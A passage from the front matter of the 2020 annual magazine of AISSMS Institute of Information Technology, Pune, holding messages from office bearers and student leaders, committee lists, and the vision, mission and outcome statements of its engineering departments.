AISSMS


INSTITUTE OF INFORMATION TECHNOLOGY

Kennedy Road, Near R.T.O., Pune - 411 001

Accrediated by NAAC with 'A' Grade

Affiliated to Savitribai Phule Pune University

Id No. PU / PN / Engg / 124 / 1998



AAYAM' 2020

12th Edition

Immortality of Languages

OFFICE BEARERS OF
ALL INDIA SHRI SHIVAJI MEMORIAL SOCIETY, PUNE - 5

Shri Shahu Chhatrapati, Kolhapur
President

Shri Yuvraj Sambhaji Chhatrapati, Kolhapur
Vice-President

Shri Malojiraje Chhatrapati
Honorary Secretary

Shri Suresh Pratap Shinde
Honorary Joint Secretary

Shri Ajay Uttamrao Patil
Treasurer

Shri V. B. Patil
Chairman, Governing Council

Adv. Bhagwanrao Baburao Salunkhe
Chairman, Managing Committee

Our Heritage

The All India Shri Shivaji Memorial Society was established in 1917 as a broad based educational and social welfare organization by the erstwhile Royal House of Kolhapur, supported by the Royal Houses of Indore& Gwalior, with a benevolent mission of the welfare of their subjects.

The Foundation-stone of the All India Shri Shivaji Memorial Society was laid at the hands of His Royal Highness, the Prince of Wales, on 19th November, 1921. The equestrian statue of Chhatrapati Shivaji Maharaj was executed by the famous Indian Sculptor, Shri Nansaheb Karmarkar and was unveiled by his excellency Sir Leslie Wilson, Governor of Bombay on 16th June, 1928.

The original plan for the famous heritage building for Shri Shivaji Preparatory Military School was conceived by the Tata construction Co., later redesigned by Rao Bahadur Jagtap and the building was constructed by Rao Bahodur Thube. At the instance of the Chhatrapati Rajaram Maharaj of Kolhapur, the building was inspected by then Commander-in-Chief of the British Army of the India and declared fit to house a Military School. His excellency Sir Frederick Sykes Governor of Bombay inaugurated the School on 20th September, 1933.

The renowned Engineering Colleges, College of Pharmacy, Polytechnic, Institute of Management and College of Hotel Management & Catering Technology are under the ambit of the Society.

Through its various institutions, AISSMS has provided the society with exemplary citizens. Some of the most decorated soldiers of the Indian Army have been the alumni of Shri Shivaji Preparatory Military School (SSPMS), the flagship institute of AISSMS. The students are persuaded to maintain strict discipline and regularity. State-of-Art infrastructure, facilities of international standards, highly qualified and experienced faculty and dynamic and comprehensive teaching learning processes are some of the highlights of institutes of AISSMS.

President

Message

It gives me an immense pleasure to pen few words as prologue for the 12th edition of the annual magazine of AISSM Society Institute of Information Technology (IOIT) - AAYAM.

AAYAM is exclusively meant for showcasing the latent literary, artistic and technical talents of our students. The magazine provides an overview of the events and activities conducted at the institute.

The college is relentlessly striving to perceive and maintain academic excellence and at the same time is encouraging the students to participate in various co-curricular and extra-curricular activities. The various laurels bought by the students as well as the faculty members of our institute have also been noted in the magazine.

This magazine is an outcome of the sincere efforts of the faculty members and the enthusiastic students. I would like to wish success to the Principal, faculty members and the students in their future endeavors. I hope that readers will enjoy the magazine.

I wish the students to pursue their dream career.

Shri Shahu Chhatrapati, Kolhapur
President
All India Shri Shivaji Memorial Society, Pune-5

Secretary

Message

It is a great pleasure to see the creative expressions of students who have contributed to **AAYAM.** *This time the students have contributed their innovative ideas and articles related to magazine theme* ***"Immortality of Languages".*** *This is indeed one of the important educational activity which provides a platform to young and talented students to express their views and knowledge they have acquired during college period. Magazine helps students to build-up their creative skills.*

This magazine brings out the notable achievements of our institute in the fields of academics, research, sports and extra-curricular activities.

I am sure that everyone will gain knowledge from this Magazine. I invite you to read and immerse yourself in the unfolding art and be exulted.

My best wishes to Principal, Magazine team and Students.

Shri Malojiraje Chhatrapati
Honorary Secretary
All India Shri Shivaji Memorial Society, Pune -5

Principal Message

It gives me immense pleasure while presenting the ***12th*** *Issue of our College Magazine "AAYAM". It is a reflection of the creative expressions of our students.*

This year the students have come up with the theme of ***'Immortality of Languages'.*** *The various colors of life are aptly displayed in the form of articles, poems, sketches, and photographs etc. The magazine compiles nature friendly engineering practices to sustain our surroundings and ecosystem.*

I express my deep sense of gratitude to the Office Bearers of the All India Shri Shivaji Memorial Society's Shri Shahu Chhatrapati Maharaj, President, Shri Sambhajiraje Chhatrapati, Vice- President, Shri Malojiraje Chhatrapati, Honorary Secretary and all the Members of the Managing Committee and Governing body of the institute for their valuable guidance and support.

I also thank Prof. Harshada Magar, Assistant Professor, Department of Electronics and Telecommunications, Coordinator Media and Publication Committee and her team of Faculty coordinators of Media and Publication Committee and student Coordinators for providing a platform to the Students for expressing their creative thoughts and ideas in the form of AAYAM-2020.

Dr. P. B. Mane
Principal

Message

"Language is the road map of a culture, It tells you where its people come from and where they are going"– Rita Mae Brown, (an American writer.)

With immense pleasure, I present to you the 12th edition of the Annual College Magazine AAYAM 2020. The college magazine promises to provide students with a platform to showcase their creative skills.

It is truly an honor for me to play the leading role in the making of AAYAM 2020. I cannot express the happiness and pride I feel, in words, in seeing such a good deal of efforts taken by the contributors, in the way they have expressed their thoughts, their views and observations, in the form of articles, photographs and drawings.

"Knowledge of languages is the doorway to wisdom" – Roger Bacon, a Medieval English philosopher and Franciscan friar.

The theme of the magazine, "Immortality of Languages" is chosen for the very reason. To deliver knowledge and impart wisdom. To convey the significance of languages, to convey that without languages we'd be unable to express ourselves, our emotions; but with languages we'd thrive to learn and teach, to prosper and flourish.

Language varies from place to place but the purpose remains the same. We, humans, are dependent on languages for communication and expression of ideas, thoughts, and emotions. Language, in all its forms, plays a significant role in our lives.

Languages can not only be spoken and heard, but can be seen and felt. Languages are more than just the spoken words. The body gestures, pitch, eye contact, speaks a great deal without the use of words.

I manifest my gratitude to Shri Shahu Chhatrapati Maharaj, President, Shri Sambhajiraje Chhatrapati, Vice-President, Shri Malojiraje Chhatrapati, Honorary Secretary, Dr. P. B. Mane, Principal and all the Members of the Managing Committee and Governing Body of the Institute.

I compliment the supporting editprial board for superb collaboration and resolute work and endeavors in effectively assembling the magazine. I am really excited to see this magazine in your collection you will definitely like the idea and theme on which it is based so indulged in the reading for an excursion.

Suggestions for improvement are always welcome at
aayam.suggestionidea@gmail.com

Prof. Harshada B. Magar
Media and Publication Coordinator

Reading is departure and arrival..Happy reading journey.

Message from
Student Editor in Chief

Welcome back to our college magazine "AAYAM". I feel honored to present to you the theme for the 12th edition of our magazine, "The Immortality of Languages."

Born and brought up in Mumbai, I was surrounded by people speaking in languages like Hindi, Marathi, Gujrati, etc. And on t.v. I used to watch these Disney cartoons. Handy Manny, one of the cartoon characters, runs a repair shop; his tools can talk, and sometimes uses Spanish/Mexican words and then translates it in English too. My curiosity got the better of me. I wanted to know more about the Hispanic language and culture, turning me into a his panophile. Years later, I took some Spanish lessons, too.

Languages are something I've always been curious about. So here's some information I've collected: Proto Indo-European (PIE) language is the progenitor of the Indo-European languages. These Indo-European languages spread and grew via trade and colonialism. They belong to the same family for they have words with roots in the PIE language. Some of the widespread PIE language sub-families are, Indo-Iranian, Hellenic, Italic, Germanic, Balto-Slavic, Celtic. English, Spanish and Welsh belong to Germanic, Italic and Celtic subfamilies, respectively. Our Indian languages are the descendants of the Indo-Iranian language subfamily.

The theme choice was solely based on the fact that languages never die. Some part of an ancient language still breathes in the modern languages.

I would love to thank all those amazing contributors who submitted their equally amazing and beautiful works for the magazine. It'd not be wrong to call them artists. Because the work they have created is indeed "art". You'll agree with me on this once you journey through this magazine.

I'm glad to be a part of the Media and Publishing Committee. And I want to congratulate them for their efforts in making this magazine a reality.

Manoj Kumar Pal
TE-D ENTC
Student Editor-in-Chief

Message from
The President, Student Council

"Coming Together is a Beginning,
Keeping Together is Progress, and
Working Together is Success"
-Henry Ford

On behalf of the Student Council I extend to you a hearty welcome to AISSMS IOIT, Pune. It gives me immense pleasure to present this edition of our college magazine ***'AAYAM'.*** *I remember working as the Technical Section editor of AAYAM in first year and now writing an editorial in it, it's a matter of immense pride. AAYAM has many dimensions, it is a platform for young minds to showcase their skill, talent, creativity and much more. It is a platform to unleash the hidden potential in them or rather help them find the unrecognised 'AAYAM' of their lives.*

The magazine showcases the plethora of talents prevailing in our Institute. *It provides a path to convert the creative potential of each and every individual into art, giving them satisfaction and providing a new horizon. Growth and consistency results in creating an impact. AAYAM is one such example of creating impact on the society. It's said that* ***'The Name of the Game is Improvement and not Achievement'*** *and yes I proudly say that the editorial committee has made that choice due to which AAYAM is becoming better and greater year by year.*

The Institute this year has raised it's bar to another level in all the domains, be it curricular or extracurricular. We have earned many feathers on our crown. It was our honor to host the IEEE International Conference on Emerging Smart Computing and Informatics. Despite the hard times, with the unwavering support of the staff and technology we were successful in hosting this conference. It was great pride to interact and hear words from Dr. Vijay Bhatkar and various more dignitaries across the globe about new technologies and various emerging sectors.

Alacrity 2020, the flagship event of IOIT was a roller coaster experience. The tagline "The Reward of Being an Engineer" is indeed a statement which holds emotions in itself. Alacrity has been an enigma of Technical, Cultural, Sports - and now social events too. Many events such as Body Show, Social Championship, Hip-Hop Cipher, Hackathon and Makethon with industry participation raised the bar of Alacrity this year.

'System is a process which runs the fraternity, and accountability is the one which

drives it.'

Many changes in the working pattern and system were introduced for Alacrity this year. A special thanks to our beloved Prof. S.M. Chaudhari, who guided us through the process of setting a new accountable system. It is said that learning is a process, and I absolutely agree with it. Taking the insights from Prof. D. A. Itole regarding the previous functioning and identifying the shortfalls in it, we set up a new accountable system this year. Documents regarding the roles and responsibilities were also enlisted. It was a wholesome experience which has yielded positive results.

With a lot of experiments, the Alacrity team went digital this year. To ensure that all the participants get the verified certificates at the earliest, e-certificates were issued. About 1500 students were a part of the festivity. It is also a great moment for us to get the logo of Alacrity registered. One of it's speedy steps towards creating a legacy. This year all the departments performed skits which gave out sensational social messages. This was again an experiment with good results and was also appreciated by the Chief Guest. It was indeed a great experience for all our departments.

'There is time and place for everything and that is college' *and IOIT is a perfect place for the all round development for all those associated with it. I have personally experienced a wonderful journey in IOIT. It has encouraged me to develop my skills and has allowed me to showcase them, be it technical, management or presentation skills. IOIT has taught me to lead and to inspire. I must say it is a place for all those who wish to* ***inspire, innovate and lead.***

I extend my deepest gratitude to the AISSM Society and its office bearers for their unanimous support towards the student centric activities and our honorable Principal Dr. P. B. Mane for always guiding us towards the right path. I would also like to thank the Student Council members who have always been there with me throughout the journey. We couldn't have worked efficiently without the support of our beloved Prof. S. M. Chaudhri, Prof. Kunal Ranveer and Prof. D. S. Morey. I would also like to thank Mr A. J. Mate for understanding us at each and every point and guiding us towards the right path. Lastly I would like to thank the editorial committee and Prof. Harshada Magar for allowing me this amazing opportunity.

All the best and Happy Reading !

Message from General Secretary

"Be Educated, Be Organised and Be Agitated"

It is a great honor for me to be helpful to the institute in every possible way and on behalf of ourStudent Council I welcomeyou all to the prosperous and adverse institute of Pune, AISSMS IOIT.

First of all, I feel so proud to be a part of our revolutionary institute. This institute has taught the most valuable lesson that, compatibility is overrated, what's required is unity. Unity doesn't mean you're the same, it means you're together. And this togetherness, the enthusiasm, reflects in our one and only grand fest i.e. our Alacrity.

As we know, Alacrity is an event of the student, for the students and most important 'By' the students. The Alacrity 19-20, this year our team had set up more than 70 plus events altogether from Technical, Sports, Cultural as well as Social Domain. We value the efforts of our budding engineers and that is why we have adapted the tag line "Reward of Being an Engineer". The reason for our Alacrity's long running success is its huge support from the society, our management, faculties and our hardworking beloved students. NSS has been the heart of our institute and it feels very great it has been included in Alacrity.

To mark the birth anniversary of Chhatrapati Shri ShivajiMaharaj, it had been a custom to ring in the celebration of Chhatrapati Shri ShivajiMaharaj's birth anniversary with the jubilient "Dhol Pathak" organised by the students themselves.

The might events conducted were very glorified and attracted a huge number of people. These types of events like the Retro night, Burs the Beatz, Body Show, Glitterati and the whole extravaganza conducted and provided a platform for different talents, ideas and potentials for lots of students. A Special mention also to all the decorations that were prepared by the students which had taken the Alacrity 2020 to next level. The best part of the decorations was that it were all made from scrap material.

To promote physical fitness, first time power lifting event was conducted in an educational institute and more than 100 candidates participated in this event. First time in the history, a Body Showand Men Physique events as well, was conducted in our institute.

The best period of Alacrity which indicated the unity of our institute was the "Play" (Skit)

performed by our every department regarding the social awareness. The Infrastructure of every play were so cheerful that it not only left the social message on the minds of people but also laugh, and it made the introverts to open up their lines and participate and build their confidence and progress ahead.

A team of volunteered students from our institute was formed for first time and was named as "Shiledar". This team voluntarily was managing all the events with an unbelievable hard work and support for every event. Also, a team "Clickbusters" was initialised this year for the promotional and awareness activities of our Alacrity and they deliberately raised the participations and also were a great support pillar of our Alacrity.

Concluding, I would like to thank AISSM Society, our principal Dr. P. B. Mane, HOD of all department, teaching, nonteaching staff, Library Staff and students, faculties and all the members of our Institute. Iwould also like to thank Prof. D. S. More, Prof. S. M. Chaudhari, Prof.Kunal Ranvir,and Prof. D. A. Itole for their help in making event grand. Lastly, I really like to thank AAYAM committee and Prof. Harshada Magar for their support.

Hope these days of our Alacrity develops every year and more opportunities and skills of students are exposed, and these final memories of our beautiful fest are left in our hearts and can be never experienced anywhere. So finally, I would like to say enjoy these college times to the fullest. Thank You!

Mr. Mayur Dokras
GS Student Council

Institute of Information Technology

Recognition

The Institute is approved by The All India Council for Technical Education (AICTE), New Delhi, and the Director of Technical Education, Government of Maharashtra. It is affiliated to Savitribai Phule Pune University (Id No.PU/PN/Engg/124/1998). The All India Shri Shivaji Memorial Society's Institute of Information Technology(Formerly Women's Engineering College), Pune-1 was established in the year 1999. This Institute is spread over an area of 11 acres and has an eight storied spacious and elegant building for various departments having an area of 16992 sqm. TheInstitute employs experienced faculty members and skilled non teaching staff. The institute has well equipped laboratories. The institute has a good industry institute partnership for carrying out research projects placements and training to the students.

Academic Programme

The Institution is providing programmes leading to the degree of Bachelor of Engineering in the following disciplines.

Graduation Courses

Sr. No.	*Name of Course*	*Approved Intake*
1	Computer Engineering	60 + 60 (II Shift)
2	Electronics & Telecommunication Engineering	120+60 (II Shift)
3	Electrical Engineering	60
4	Information Technology	60
5	Instrumentation Engineering	60

Post Graduate Courses

Sr. No.	*Departments*	*Sanctioned Intake*
1	M.E (Power Electronics & Drives)	18
2	M.E (VLSI & Embedded Systems)	18
3	PhD(Electronics Engineering)	18

Governing Body of the Institute

Shri Ajay Uttamrao Patil Treasure, AISSM Society, Pune-5	Committee Chairman
Shri Malojiraje Chhatrapati, Honorary Secretary, AISSM Society, Pune-5	Member
Shri Bhagwanrao Baburao Salunkhe, Member, AISSM, Society, Pune-5	Member
Shri Prashant Ramakant Brahme, Member, AISSM, Society, Pune-5	Member
Shri Sangramsingh Bhausaheb Yadav, Member, AISSM, Society, Pune-5	Member
Shri Nikhil Ashok Khanse, Member, AISSM, Society, Pune-5	Member
Dr. Prakash Waman Wani	Member (AICTE Nominee) Industrialist, Technologist / Educationalist
Prof. Anant Govind Gosavi	Member (SavitribaiPhule Pune University)
Dr. Abhay Wagh	Member (Government of Maharashtra)
Dr. A. K. Prakash	Member (Government of Maharashtra) Industrialist
Dr. Pradeep Bajrang Mane Principal, AISSMS Institute of Information Technology, Kennedy Road, Near R.T.O., Pune – 411 001.	Member Secretary
Dr. Dyandeo Krushna Shedge Head of Department and Associate Professor in Electronics Engineering, AISSMS Institute of Information Technology, Kennedy Road, Near R.T.O., Pune – 411 001.	Member (Teaching)
Prof. Hemant Pandurang Chaudhari Incharge Head of Department and Assistant Professor in Instrumentation Engineering, AISSMS Institute of Information Technology, Kennedy Road, Near R.T.O., Pune – 411 001.	Member (Teaching)

College Development Committee

Shri Ajay Uttamrao Patil Treasure, AISSM Society, Pune-5	Committee Chairman
Shri Malojiraje Chhatrapati, Honorary Secretary, AISSM Society, Pune-5	Member
Shri Bhagwanrao Baburao Salunkhe, Member, AISSM, Society, Pune-5	Member (Education)
Shri Prashant Ramakant Brahme, Member, AISSM, Society, Pune-5	Member (Industry)
Shri Sangramsingh Bhausaheb Yadav, Member, AISSM, Society, Pune-5	Member (Social Service)
Dr. Pradeep Bajrang Mane Principal, AISSMS Institute of Information Technology, Kennedy Road, Near R.T.O., Pune – 411 001.	Committee Secretary
Prof. (Mrs) Sarika Nitin Zaware Incharge Head of Department, Computer Engineering, AISSMS Institute of Information Technology, Kennedy Road, Near R.T.O., Pune – 411 001.	Member (Head of Department)
Dr. (Mrs) Dipali Rohit Shende Associate Professor in Instrumentation Engineering, AISSMS Institute of Information Technology, Kennedy Road, Near R.T.O., Pune – 411 001.	Member (Teaching)
Prof. Milind Pralhad Gajare Assistant Professor in Electronics & Telecommunication Engineering, AISSMS Institute of Information Technology, Kennedy Road, Near R.T.O., Pune – 411 001.	Member (Teaching)
Dr. Pramod Ganeshrao Musrif Assistant Professor in Physics, AISSMS Institute of Information Technology, Kennedy Road, Near R.T.O., Pune – 411 001.	Member (Teaching)
Prof. Riyazahemed Abdulgani Jamadar Assistant Professor in Information Technology, AISSMS Institute of Information Technology, Kennedy Road, Near R.T.O., Pune – 411 001.	Member (Research-Alumni)
Prof.(Mrs) Mousami Sandeep Vanjale Assistant Professor in Electronics & Telecommunication Engineering, AISSMS Institute of Information Technology, Kennedy Road, Near R.T.O., Pune – 411 001.	Member (Co-ordinator IQAC)
Shri Ajay Jagannath Mate Office Superintendent AISSMS Institute of Information Technology, Kennedy Road, Near R.T.O., Pune – 411 001.	Member (Non-teaching)
Mr. Shubham Deepak Agrawal Final Year Electronics & Telecommunication Engineering, AISSMS Institute of Information Technology, Kennedy Road, Near R.T.O., Pune – 411 001.	Member (Students' Council)

Our Vision

To uplift the common masses by rendering value added education.

Our Mission

Empowering Society through dynamic education

Our Motto

Truth is eternal.

Quality Policy

We commit ourselves to provide quality education & enhance our students' quality through continuous improvement in our teaching and learning processes.

Objectives

- *To be nationally recognized as an educational institute that prepares students for successful professional career with high human values.*
- *To provide students sufficient understanding of scientific and engineering fundamentals to become competent engineering graduates.*
- *To provide expertise to students in experimentation, analysis, designing, solving real timeproblems that promotes development of inter disciplinary research and application oriented products.*
- *To develop multidimensional, globally competent professional students' community.*
- *To provide students joyful learning experience with learner centric teaching that leads to successful professional career equipped with lifelong learning skills leads to successful professional career equipped with lifelong learning skills.*

PROGRAM OUTCOMES (PO'S)

Graduates will be able to

1. Apply the knowledge of mathematics, science, engineering fundamentals, and an engineering specialization to the solution of complex engineering problems. **[Engineering knowledge]**
2. Identify, formulate, research literature, and analyse complex engineering problems reaching substantiated conclusions using first principles of mathematics, natural sciences, and engineering sciences. **[Problem analysis]**
3. Design solutions for complex engineering problems and design system components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural, societal, and environmental considerations. **[Design/development of solutions]**
4. Use research-based knowledge and research methods including design of experiments, analysis and interpretation of data, and synthesis of the information to provide valid conclusions. **[Conduct investigations of complex problems]**
5. Create, select, and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modelling to complex engineering activities with an understanding of the limitations. **[Modern tool usage]**
6. Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice. **[The engineer and society]**
7. Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for sustainable development. **[Environment and sustain ability]**
8. Apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice. **[Ethics]**
9. Function effectively as an individual, and as a member or leader in diverse teams, and in multi disciplinary settings. **[Individual and team work]**
10. Communicate effectively on complex engineering activities with the engineering community and with society at large, such as, being able to comprehend and write effective reports and design documentation, make effective presentations, and give and receive clear instructions. **[Communication]**
11. Demonstrate knowledge and understanding of the engineering and management principles and apply these to one's own work, as a member and leader in a team, to manage projects and in multi disciplinary environments. **[Project management and finance]**
12. Recognize the need for, and have the preparation and ability to engage in independent and life-long learning in the broadest context of technological change. **[Life-long learning]**

Department of Instrumentation Engineering

Vision

To be a nationally known department of Instrumentation Engineering that will serve as a source of knowledge and expertise for the society by rendering value added education

Mission

To impart dynamic education and develop engineers, technocrats, and researchers to provide services and leadership for development of the nation.

Program Education Objectives (PEOs)

1. To train the students professionally competent to apply the concepts of mathematics, science and engineering along with modern tools to solve real life problems in Instrumentation engineering and related fields.
2. To develop practical skills in students by providing them more practical knowledge.
3. To train students to perform independently, as a leader and as a team member in their chosen profession through continuous learning.
4. To acquaint the students with social & ethical responsibility and soft skills.
5. To inspire students for higher education, competitive exam and entrepreneurship.

Program Specific Outcomes (PSOs)

PSO1 Problem Solving Skills: Graduate will have a strong foundation in mathematical, scientific and engineering fundamentals necessary to formulate, solve and analyze instrumentation problems related to industry and research.

PSO2 Modern Technology Usage: Graduate will demonstrate skills to use modern engineering tools such as Programmable Logic Controller (PLC), Supervisory control systems, Lab view and embedded systems for control of manufacturing and processing systems.

Department of Information Technology

Vision

To equip students with core and state of the art Information Technologies.

Mission

Imparting knowledge of Information Technology and teaching its application through innovative practices and to instill high morale, ethics, lifelong learning skills, concern for the society and environment.

Program Education Objectives (PEOs)

1. To prepare students to identify, formulate, and solve multifaceted and complex IT problems.
2. To teach core professional skills with latest information technologies that prepare students for immediate employment in Information Technology Industry.
3. To teach students soft skills that prepare them for leadership roles along diverse career paths.
4. To make students aware of their social responsibilities in building the nation/society.

Program Specific Outcomes (PSOs)

PSO1: Graduates will be able to demonstrate database, networking and programming technologies.

PSO2: Graduates will be able to apply core professional state of the art Information Technology.

Department of Computer Engineering

Vision

To create an Engineer, receptive to the changing demands of the global market.

Mission

1. To provide technically competent professionals in service to Nation.
2. To prepare graduates to respond to the needs of dynamically changing technology.

Program Education Objectives (PEOs)

1. To apply basic principles and practices of mathematical computing to solve technical problems.
2. To prepare graduates with solid foundation in Computer Engineering to analyze, design and implement software projects as well as to pursue higher studies.
3. To prepare students with latest skills in the field of technologies supplemented with practical orientation to face challenges of modern computing industry.
4. To provide environment that fosters professional growth, communication skill, team work and ability to create awareness in society about applications of technology.

Program Specific Outcomes (PSOs)

PSO1 Problem Solving Skills: Graduate will be able to apply computational techniques and software principles for designing of software systems.

PSO2 Professional Skills: Graduate will be able to develop efficient and effective software products using modern computer engineering techniques for Web based development, Database management and networking.

PSO3 Successful Career: Career paths are created for graduates to pursue career in IT industries or graduates can apply for post graduate program or can become entrepreneur.

Department of Electronics Engineering

Vision

To impart quality education to create professionally competent and socially aware electronics engineers to meet real life challenges in competitive global environment.

Mission

To provide the basic foundation of electronics engineering to develop innovative, disciplined and ethical engineers.

Program Education Objectives (PEOs)

1. To provide students with knowledge of basic sciences in general and electronics engineering in particular.
2. To prepare students with skills and competence to identify and solve electronics engineering problems.
3. To inculcate in the students a sense of ethics, professionalism and ability to relate engineering issues to broader social context.

Program Specific Outcomes (PSOs)

PSO1: To design and develop cost-effective analog and/or digital system solutions for real life problems.

PSO2: To select and apply different software tools required for hardware system solutions.

Department of Electronics and Telecommunication Engineering

Vision

To provide quality education in electronics & telecommunication engineering with professional ethics.

Mission

